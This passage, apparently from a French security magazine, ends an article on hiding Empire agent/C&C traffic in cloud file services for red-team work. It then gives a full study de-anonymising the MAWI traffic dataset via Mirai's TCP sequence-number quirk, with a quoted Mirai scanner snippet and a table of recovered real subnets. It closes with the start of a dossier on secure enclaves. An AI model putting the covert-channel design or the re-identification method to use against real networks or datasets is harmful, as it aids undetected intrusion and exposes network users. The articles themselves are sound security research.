En effet, sans cela, le *launcher* ne pourrait s'authentifier par *access token* que durant les 3600 secondes après avoir été généré (limitation inhérente à l'API Google Drive).

3.2.4 Communiquer furtivement via le système de fichiers Google Drive

Le système de fichiers Google Drive repose sur une spécificité qui complexifie la manipulation de fichiers, et notamment la capacité d'un agent et de son *listener* à accéder au même fichier de façon déterministe.

Les fichiers et dossiers sont en effet représentés sous forme d'objets identifiés non par leur nom et leur chemin, mais par un ID, et possédant des attributs tels que le type de fichier, le fichier parent (qui peut être un répertoire par exemple), etc.

Ainsi, il est nécessaire :

- soit de transmettre aux agents les IDs des répertoires **`taskings`**, **`staging`** et **`results`** en dur dans le code powershell généré, facilitant la mise en œuvre, mais rendant l'agent dysfonctionnel en cas de changement d'ID (par exemple si le *listener* est redémarré et qu'il supprime puis recrée l'arborescence de dossiers) ;
- soit d'implémenter un mécanisme de recherche d'ID de document par chemin au sein des agents powershell dès le *launcher*, l'alourdissant considérablement et multipliant le risque d'erreurs.

3.3 Quel est le service Cloud le plus efficace ?

Entre OneDrive, Dropbox, Google Drive, et les dizaines d'autres services de manipulation de fichiers dans le Cloud, il est difficile de choisir quel service utiliser ou pour lequel développer un couple agent/*listener* pour Empire.

En réalité, il n'a pas été démontré qu'un service serait plus furtif qu'un autre, toutefois, quelques différences sont à noter entre les deux services actuellement présents dans Empire (voir tableau 2).

Dropbox	**OneDrive**
+ l'authentification repose sur une simple clef API, rendant le launcher plus léger et le rendant impérissable by design + système de fichiers reposant sur des chemins et non des IDs, facilitant l'implémentation - la création d'un compte Dropbox est requise	- l'authentification repose sur OAuth 2, alourdissant l'agent, et rendant le launcher inutilisable plus de 3600 secondes après avoir été généré + système de fichiers reposant sur des chemins et non des IDs, facilitant l'implémentation - la création d'un compte OneDrive est requise

Tableau 2

Dans le contexte d'une opération de type *Red Team*, et sans connaître à l'avance la politique et les règles de sécurité de la cible, il est préférable de supporter un maximum de services d'édition de fichiers dans le Cloud.

Conclusion

Les communications furtives sont obligatoires pour les audits de type *Red Team*, et elles sont une priorité des attaquants « réels ». À ce titre, l'utilisation du *domain fronting* est particulièrement attirante, vu sa grande difficulté de détection par les défenseurs.

Cette technique est cependant dans le viseur des grands acteurs du Cloud, notamment Google et Amazon **[DFCRUSADE]**, qui tendent à mettre en œuvre des procédés interdisant l'usage d'un SNI et de *header* HTTP Host incohérents.

Les techniques de communications furtives agent/C&C transitant par un service d'édition de fichiers dans le Cloud sont donc une alternative intéressante, et tout aussi impossible à bloquer de façon simple et non-basée sur l'analyse comportementale.

Afin de l'améliorer, il serait toutefois pertinent d'améliorer Empire en créant un agent compatible avec davantage de plateformes (services d'édition de fichiers, commentaires sur les réseaux sociaux, etc.), et capable de lister les services Cloud supportés par le système d'information cible attaqué, puis de les utiliser en démultipliant les canaux d'accès. ■

Remerciements

Merci à tous les auditeurs du pool audit Wavestone et en particulier à Arnaud Soullié et Yann Filliat pour leur confiance et leurs conseils.

Références

[1] http://www.powershellempire.com

[2] https://stackoverflow.com/questions/15779392/encrypted-key-exchange-understandinghttps://developers.google.com/identity/protocols/OAuth2WebServer

[3] https://github.com/EmpireProject/Empire/wiki/Staging

[4] https://github.com/vysec/DomainFrontingLists

[5] https://developers.google.com/identity/protocols/OAuth2WebServer

[GETCNAME] https://github.com/Ibrahimous/Miscellaneous/blob/master/Go/get_cname/get_cname.go

[ALEXA] http://s3.amazonaws.com/alexa-static/top-1m.csv.zip

[CERTBOT] https://github.com/certbot/certbot

[DFCRUSADE] https://www.bleepingcomputer.com/news/cloud/amazon-follows-google-in-banning-domain-fronting/

DÉSANONYMISATION DU JEU DE DONNÉES MAWI

Agathe BLAISE – agathe.blaise@lip6.fr – *Thales, LIP6*

Stefano SECCI – stefano.secci@lip6.fr – *LIP6*

Mathieu BOUET – mathieu.bouet@thalesgroup.com – *Thales*

Vania CONAN – vania.conan@thalesgroup.com – *Thales*

mots-clés : *JEUX DE DONNÉES / DÉSANONYMISATION / MIRAI / TCPDPRIV / CRYPTOPAN*

Dans le monde de la recherche, le fait de pouvoir travailler sur des données réelles est très important. Pourtant, les jeux de données de ce genre sont très rares, car des informations confidentielles peuvent être extraites. Dans cet article, on se penchera sur le cas des jeux de données de trafic réseau, utilisés notamment pour évaluer des systèmes de détection d'anomalies et autres systèmes de détection d'intrusion. Les adresses IP des paquets sont anonymisées pour préserver l'identité et la vie privée des utilisateurs. Nous avons découvert une technique pour retrouver les sous-réseaux originaux d'un jeu de données de ce type, à partir de l'attaque Mirai survenue début août 2016. Nous avons appliqué cette méthode sur MAWI, l'un des jeux de données les plus utilisés dans ce domaine.

1 Les jeux de données

La conception d'un bon système de détection d'intrusion (aussi connu sous le nom de NIDS pour *Network Intrusion Detection System* en anglais) repose sur sa capacité à détecter le plus d'attaques possible tout en maintenant un faible taux de fausses alertes. Une fausse alerte correspond à du trafic identifié comme anormal par le détecteur alors qu'il est normal. Pour mettre au point et évaluer un tel système, plusieurs jeux de données sont mis à disposition sur Internet.

À partir d'un jeu de données contenant des attaques et du trafic normal, le but du détecteur est de détecter les attaques et d'identifier le trafic dénué d'attaques. Pour cela, une matrice de confusion contient ce qui a été classifié comme trafic normal ou anormal par rapport à la vraie nature du trafic. Un exemple d'une telle matrice est proposé dans le tableau ci-dessous.

Cette matrice permet de calculer des métriques d'évaluation du système de détection. Par exemple, le taux d'erreur correspond au pourcentage de mauvaises détections par rapport au nombre d'éléments total, le taux de faux positifs correspond au pourcentage de mauvaises détections par rapport à tous les éléments de trafic normal ou encore le taux de vrais positifs correspond au pourcentage de trafic classifié comme anormal sur tout le trafic vraiment anormal.

1.1 Types de jeux de données

En fonction du type d'anomalies que l'on souhaite détecter, ces jeux de données contiennent un type de trafic spécifique. On peut classifier les jeux de données en deux grands groupes : ceux qui contiennent des attaques spécifiques et ceux qui contiennent du trafic réel dont du trafic normal et des anomalies de différentes natures.

	Classifié : trafic anormal	Classifié : trafic normal
Réel : trafic anormal	Vrai positif	Faux négatif
Réel : trafic normal	Faux positif	Vrai négatif

Parmi tous ces jeux de données, il en existe aussi des labellisés et d'autres qui ne le sont pas.

1.1.1 Type de trafic

Les jeux de données du premier type contiennent des types d'attaques spécifiques et identifiés. Ils sont conçus pour évaluer des systèmes de détection d'attaques précises. Par exemple, le *Center for Applied Internet Data Analysis* (CAIDA) met à disposition les traces d'une attaque par déni de service distribué **[1]**, communément appelée DDoS, qui a eu lieu le 4 août 2017. Il permet d'évaluer les performances d'un système de détection d'attaque DDoS. Un autre exemple est le « CTU-13 dataset » **[2]** qui contient du trafic provenant d'un botnet, qui contient à la fois des paquets normaux et des paquets malveillants. Cette fois, ce jeu de données est utilisé pour prouver l'efficacité d'un système de détection de botnets.

D'autres jeux de données ne sont pas spécifiques à une attaque en particulier, mais contiennent du trafic réel, le plus souvent provenant d'universités ou de centres de recherche. Ils sont destinés à détecter des anomalies en général et non un certain type d'attaques. Les anomalies peuvent être :

- de nature non malveillante, comme des pannes de réseau, des problèmes de performance, un pic de trafic inhabituel, etc. ;
- de nature malveillante, comme des intrusions ou des attaques dans le réseau, par exemple des attaques par déni de service (DoS et DDoS), des vers réseau, etc.

Ce deuxième type de jeux de données permet d'évaluer un système de détection d'anomalies, ou bien de l'utiliser comme trafic de fond (*background traffic*) pour y injecter des attaques précises et ainsi labellisées dans le but de les détecter.

Le projet WIDE met à disposition le jeu de données MAWI **[3]** d'échanges de trafic entre des universités japonaises et américaines. Les paquets sont capturés entre leur réseau et le FAI le plus proche vers l'extérieur. Un fichier du trafic entre 14h et 14h15 est mis en ligne chaque jour après anonymisation des paquets. CAIDA propose un autre jeu de données contenant le trafic réel anonymisé échangé entre les liaisons principales de leur réseau, nommé le « CAIDA Anonymized Internet Traces Dataset » **[4]**. Il s'agit de fichiers représentant une heure de trafic capturée de temps en temps en 2008, 2015 et 2016.

1.1.2 Labellisation

Certains de ces jeux de données sont labellisés, c'est-à-dire qu'à chaque paquet est assigné un label le caractérisant. Il peut s'agir du nom de l'attaque ou bien de « normal » si le paquet ne correspond à aucune attaque.

Un jeu de données très utilisé, le KDD Cup 99 Dataset **[5]**, possède de nombreux labels d'attaques comme « neptune » ou « smurf » qui correspondent à deux vecteurs d'attaques provoquant des dénis de service distribués.

D'autres jeux de données ne possèdent pas de labels, comme CAIDA et MAWI, car ils contiennent du trafic réel, à la fois composé de trafic normal et d'anomalies. Toutefois, MAWILab **[6]**, un autre projet de WIDE, identifie les anomalies dans les fichiers de MAWI et propose une labellisation du trafic.

1.2 Méthodes d'anonymisation

La cybersécurité est le fait de prendre des mesures de sécurité de sorte à fournir la confidentialité, l'intégrité et la disponibilité des données dans les systèmes numériques. Ce modèle porte le nom de triade CIA, pour *Confidentiality, Integrity, Availability*. La confidentialité assure que les données sont accessibles seulement par les personnes autorisées, l'intégrité assure que les données n'ont pas été altérées et la disponibilité assure que seules les personnes autorisées bénéficient d'un accès fiable aux données.

Dans le contexte de mise à disposition des jeux de données, la confidentialité est un principe clé, car des données sensibles ne doivent pas être communiquées. C'est pourquoi les jeux de données réseau sont anonymisés afin de ne pas pouvoir identifier les adresses IP des paquets.

Note

En France, plusieurs lois du Code pénal [7] protègent les données personnelles.

- Article 226-22 du Code pénal :

« *Le fait par toute personne qui a recueilli (...) des données à caractères personnel (...), de porter, sans autorisation de l'intéressé, ces données à la connaissance d'un tiers qui n'a pas qualité pour les recevoir est puni de cinq ans d'emprisonnement et de 300 000 euros d'amende.* »

Tout récemment, la nouvelle règlementation européenne de Règlement Général à la Protection des Données (RGPD) [8] remplace la directive sur la protection des données personnelles adoptée en 1995. Elle renforce le contrôle des personnes sur l'utilisation de leurs données personnelles.

Plusieurs méthodes ont été proposées pour retirer les données sensibles des paquets. Tout d'abord, les données applicatives sont supprimées et seule l'entête de couche 4 est conservée. De plus, les adresses IP des paquets sont anonymisées. tcpdpriv **[9]**, l'une des solutions les plus répandues, implémente cela et propose

des options supplémentaires en fonction du niveau de sécurité choisi. MAWI en utilise une version légèrement modifiée. CAIDA utilise la solution Crypto-Pan **[10]** et propose plusieurs recommandations à propos de l'anonymisation des paquets IPv4 **[11]**.

L'anonymisation des adresses IPv4 repose sur quelques principes fondateurs :

- elle est dite sans collision, c'est-à-dire que deux adresses IP différentes le seront également après anonymisation ;
- elle respecte le principe de conservation des préfixes, c'est-à-dire que les relations entre les préfixes des adresses IP sont les mêmes avant et après anonymisation. Cela permet de pouvoir identifier des adresses IP appartenant au même sous-réseau après anonymisation. La conservation des préfixes est telle que, si deux adresses IP partagent un préfixe de k bits, les deux adresses IP anonymisées partagent également un préfixe de *k* bits.

2 L'attaque Mirai

2.1 Description de l'attaque

En septembre et octobre 2016, des attaques DDoS d'une ampleur jamais vue auparavant secouent l'Internet en touchant à quelques jours d'intervalle le blog de Brian Krebs, l'hébergeur OVH, puis la société Dyn. En s'attaquant à eux, le but véritable était de bloquer le fonctionnement des serveurs DNS chargés de renseigner les adresses IP des sites par rapport à leurs noms de domaine. Ainsi, l'accès à des sites massivement utilisés tels que Twitter, Spotify, GitHub, Reddit a été bloqué pendant plusieurs heures.

Cette attaque est la conséquence de milliers d'objets connectés à travers le monde infectés par le botnet Mirai.

L'infection se déroule en plusieurs phases :

- 1ère étape : phase de scan.

Tout d'abord, les hôtes infectés par Mirai envoient des paquets TCP SYN à des adresses IPv4 aléatoires à travers le monde sur le port Telnet. Seules certaines adresses IP sont sur liste noire et ne sont pas touchées par les scans. Il s'agit d'organisations gouvernementales, de Hewlett-Packward et de General Electric entre autres. Les ports Telnet TCP/23 et TCP/2323 sont scannés par les hôtes infectés. Dans des versions plus récentes détournées de Mirai, on trouve aussi les ports TCP/7547, TCP/5555 ou encore TCP/23231. À l'issue de ce scan, il se peut que des hôtes répondent par un paquet TCP SYN/ACK au paquet initialement envoyé. Cela signifie que leur port Telnet est ouvert et pas protégé par un pare-feu (auquel cas ils répondraient par un paquet ICMP ou parfois ne répondent pas du tout). En général, il s'agit d'objets connectés dont la sécurité n'est pas renforcée.

- 2ème étape : phase de brute forcing.

Une fois les victimes identifiées, l'hôte tente d'établir une connexion Telnet avec la victime en essayant de nombreux identifiants (login et mot de passe) parmi une liste préétablie. Dès qu'une connexion est fructueuse, l'adresse IP de la victime et ses identifiants sont transmis à un serveur spécifique.

- 3ème étape : phase d'enrôlement et de propagation.

Finalement, ces hôtes sont infectés par un autre programme qui détermine l'environnement et exécute un malware spécifique à celui-ci. La victime écoute alors les commandes d'attaques provenant du serveur de commande et de contrôle (C&C) et infecte à son tour de nouveaux hôtes selon les mêmes étapes préalablement citées.

Dû à son mode de fonctionnement, l'infection se répand extrêmement vite parmi les hôtes. Les chercheurs ont observé plus tard que près de 65 000 hôtes ont été infectés après 20 heures, et que ce chiffre doublait toutes les 76 minutes. Le nombre de machines infectées était de 600 000 juste avant la première attaque DDoS. À ce moment, les hôtes infectés ont reçu simultanément des commandes du serveur C&C et ont attaqué massivement les serveurs DNS.

2.2 Son intérêt

Le code source du botnet a été publié sur GitHub par ses créateurs. Depuis, il a été repris dans des variations de Mirai. Voici ci-après un extrait du programme du bot qui scanne d'autres victimes potentielles comme décrit dans l'étape 1 de la sous-section précédente.

```
# Code provenant de https://github.com/jgamblin/Mirai-Source-Code/
blob/master/mirai/bot/scanner.c
# iph = ip header ; entête du paquet IP

iph->id = rand_next();
iph->saddr = LOCAL_ADDR;
iph->daddr = get_random_ip();

if (i % 10 == 0)
{
    tcph->dest = htons(2323);
}
else
{
    tcph->dest = htons(23);
}

tcph->seq = iph->daddr;
```

Les paquets envoyés par les bots Mirai possèdent quelques propriétés intéressantes. En particulier, le numéro de séquence TCP des paquets est égal à l'adresse IP destination comme inscrite à la dernière ligne de l'extrait de code ci-dessus.

Ainsi, on peut retrouver l'adresse IP destination d'un paquet en récupérant le numéro de séquence. Il suffit de convertir le nombre décimal en un format binaire pour pouvoir retrouver l'adresse IP sous la forme que l'on connaît.

3 Désanonymisation des paquets de MAWI

3.1 Astuce via Mirai




Fig. 1 : Récupération des sous-réseaux de MAWI grâce à une astuce dans les paquets de l'attaque Mirai.

On applique maintenant la méthode sur le jeu de données MAWI. Ce jeu de données est intéressant, car il possède un fichier de trafic par jour depuis 2008 jusqu'à maintenant, ainsi on peut récupérer les dates que l'on veut. L'attaque Mirai a débuté en août 2016, et on en trouve toujours des traces aujourd'hui. L'idéal est donc de récupérer le fichier d'une date de cette période.

Dans un premier temps, les paquets envoyés par les botnets Mirai sont récupérés et analysés. Les paquets Mirai sont reconnaissables, car envoyés sur les ports TCP/23 et TCP/2323 Telnet.

Ensuite, on récupère le numéro de séquence, on le transcrit de nombre décimal à binaire afin de pouvoir retrouver l'adresse IP. La figure 1 ci-après illustre ce processus.

Prenons l'adresse IP destination anonymisée de la première ligne de la capture ci-dessus. Le numéro de séquence est 2520010332.

On convertit d'abord ce nombre en binaire : 2520010332 = 10010110 00110100 01001110 01011100.

Puis on traduit chaque octet (groupe de 8 bits) en nombre décimal : 150 52 78 92.

L'adresse IP est donc 150.52.78.92. C'est l'adresse IP réelle correspondant à l'adresse IP anonymisée 150.200.64.92. On observe ici que le premier octet est le même avant et après anonymisation. Cela n'est pas un hasard, mais c'est le cas pour toutes les adresses IP.

Cette astuce est applicable seulement sur les paquets de l'attaque Mirai. Toutefois, elle permet de retrouver tous les sous-réseaux désanonymisés du réseau WIDE.

3.2 AS et sous-réseaux couverts

En utilisant des outils bien connus pour déterminer l'*Autonomous System* (AS) d'une adresse IP **[12, 13, 14]**, il est facile d'extraire la liste d'AS correspondant aux adresses IP anonymisées. Sur un total de 16 sous-réseaux retrouvés à l'étape précédente, on obtient 6 AS différents :

- AS 2500 : WIDE Project, Japan ;
- AS 2501 : The University of Tokyo, Japan ;
- AS 4608 : Asia Pacific Network Information Center, Australia ;
- AS 10010 : TOKAI Communications, Japan ;
- AS 23799 : National Defense Academy, Japan ;
- AS 38635 : Keio University, Japan.

Ensuite, une recherche sur l'AS telle que **[15]** nous permet d'obtenir le sous-réseau correspondant à l'adresse IP désanonymisée avec son masque. On répète alors cette opération pour chaque adresse IP retrouvée appartenant à un sous-réseau différent. L'ensemble des sous-réseaux réels retrouvés dans MAWI et les sous-réseaux anonymisés correspondant pour les 22 et 23 septembre 2016 est présenté dans le grand tableau en page suivante.

AS	Sous-réseau original	Sous-réseau anonymisé du 22 septembre 2016	Sous-réseau anonymisé du 23 septembre 2016
AS 2500	133.138.0.0/16	133.109.0.0/16	133.141.0.0/16
	133.4.128.0/18	133.155.64.0/18	133.5.64.0/18
	150.52.0.0/16	150.200.0.0/16	150.4.0.0/16
	163.221.0.0/16	163.193.0.0/16	163.167.0.0/16
	202.0.73.0/24	202.129.74.0/24	202.193.214.0/24
	202.244.32.0/21	202.54.112.0/21	202.103.24.0/21
	202.249.0.0/18	202.62.129.0/18	202.105.64.0/18
	203.178.128.0/17	203.77.0.0/17	203.98.0.0/17
AS 2501	157.82.0.0/16	157.45.0.0/16	157.93.0.0/16
	130.69.0.0/16	130.107.0.0/16	130.84.0.0/16
	133.11.0.0/16	133.148.0.0/16	133.11.0.0/16
AS 4608	203.119.96.0/20	203.223.64.0/20	203.142.208.0/20
AS 10010	202.244.160.0/19	202.54.160.0/19	202.103.128.0/19
AS 23799	202.25.80.0/21	202.158.218.0/21	202.223.40.0/21
AS 38635	131.113.0.0/16	131.48.0.0/16	131.126.0.0/16
	133.27.0.0/16	133.132.0.0/16	133.19.0.0/16

On remarque d'une part que le premier octet est le même avant et après anonymisation, ce qui rend facile la reconnaissance entre deux sous-réseaux. D'autre part, la clé d'anonymisation change d'un jour à l'autre, ce qui signifie que l'on doit répéter l'opération de désanonymisation avec MAWI tous les jours.

QU'EN EST-IL DES PAQUETS PRÉ-ATTAQUE MIRAI ?

Si cette méthode est efficace pour retrouver les sous-réseaux originaux grâce aux paquets envoyés par les bots Mirai, on ne peut pas l'appliquer sur les jours précédant l'attaque. Il faut alors construire une vue du réseau, c'est-à-dire les différents sous-réseaux, ou plages d'adresses IP, durant un jour où a eu lieu l'attaque Mirai. Ensuite, on peut utiliser plusieurs astuces pour retrouver les sous-réseaux d'un jour qui n'a pas été touché par Mirai. La méthode d'anonymisation utilisée par MAWI conserve le premier octet de l'adresse IP originale, ce qui est utile pour retrouver un sous-réseau si son premier octet est unique.

Sinon, on peut utiliser d'autres signes distinctifs du sous-réseau, comme son masque, qui définit la plage d'adresses IP dans un sous-réseau.


Conclusion

Les jeux de données contenant du trafic réseau réel sont essentiels pour la conception des systèmes de détection d'intrusion. Toutefois, ils nécessitent d'être anonymisés pour des raisons de confidentialité et sont donc assez rares. L'anonymisation repose essentiellement sur la suppression de la partie données du datagramme et sur l'anonymisation des adresses IP. Il est aussi nécessaire de conserver le maximum d'informations provenant des paquets pour que l'utilisabilité du jeu de données soit assurée. Cependant, d'autres attributs des paquets peuvent être utilisés par les attaquants pour cacher des informations dedans. Ici en particulier, on exploite le numéro de séquence TCP qui contient l'adresse IP destination exacte dans les paquets provenant de botnets Mirai.

On utilise cette technique sur le jeu de données MAWI. Grâce à cela, on peut identifier exactement les adresses IP réelles de leur réseau qui ont reçu du trafic Mirai. Cela nous permet aussi d'identifier les sous-réseaux réels du jeu de données. ■

Références

[1] https://www.caida.org/data/passive/ddos-20070804_dataset.xml
[2] https://www.stratosphereips.org/datasets-ctu13/
[3] http://mawi.wide.ad.jp/mawi/
[4] http://www.caida.org/data/passive/passive_dataset.xml
[5] http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html
[6] http://www.fukuda-lab.org/mawilab/index.html
[7] https://www.cnil.fr/fr/les-sanctions-penales
[8] https://www.cnil.fr/fr/reglement-europeen-protection-donnees
[9] http://ita.ee.lbl.gov/html/contrib/tcpdpriv.html
[10] « Prefix-Preserving IP Address Anonymization », Computer Networks, Volume 46, Issue 2, 7 octobre 2004, Pages 253-272, Elsevier
[11] https://www.caida.org/projects/predict/anonymization/
[12] https://asn.cymru.com
[13] http://thyme.apnic.net/
[14] https://quaxio.com/bgp
[15] https://ipinfo.io/AS2500



www.hsc-formation.fr

HSC by Deloitte.

VOUS AVEZ DIT ENVIRONNEMENTS D'EXÉCUTION SÉCURISÉS ?

Derrière ce titre se cache une actualité très simple : la montée en puissance des extensions de sécurité des processeurs pour la création d'environnements d'exécution sécurisés. Mais de quoi s'agit-il au juste ? En fait, il existe une problématique élémentaire depuis bien des années (je vous laisse effectuer une petite recherche pour découvrir ou vous rappeler du fameux livre orange du département de la Défense américaine) qui est celle de la confiance dans le système sur lequel est exécuté un code. Cela peut apparaître trivial dit comme cela, mais remis dans le contexte actuel du cloud et de ses applications, il n'a jamais été autant question de pouvoir exécuter du code de manière sécurisée dans un environnement qu'on ne contrôle pas : « *there is no cloud, just someone else's computer* ». En d'autres termes, comment exécute-t-on un programme sur un OS ou hyperviseur à qui l'on ne fait pas ou peu confiance ? Comment manipule-t-on ou stocke-t-on des clefs de chiffrement sur le système d'un tiers ? Mais il n'y a pas que le cloud, la problématique touche largement les environnements mobiles et ses applications : quid des paiements bancaires sécurisés ? De l'authentification de l'utilisateur ? On notera d'ailleurs que ces environnements utilisent désormais massivement les technologies dont il est question dans ce dossier, comme l'extension TrustZone d'ARM ou « Secure Enclave » d'Apple, sur laquelle peu d'information est disponible (les processeurs Intel n'étant pas représentés dans le monde du mobile, les extensions SGX sont utilisées dans un environnement plus classique comme le serveur ou le desktop).

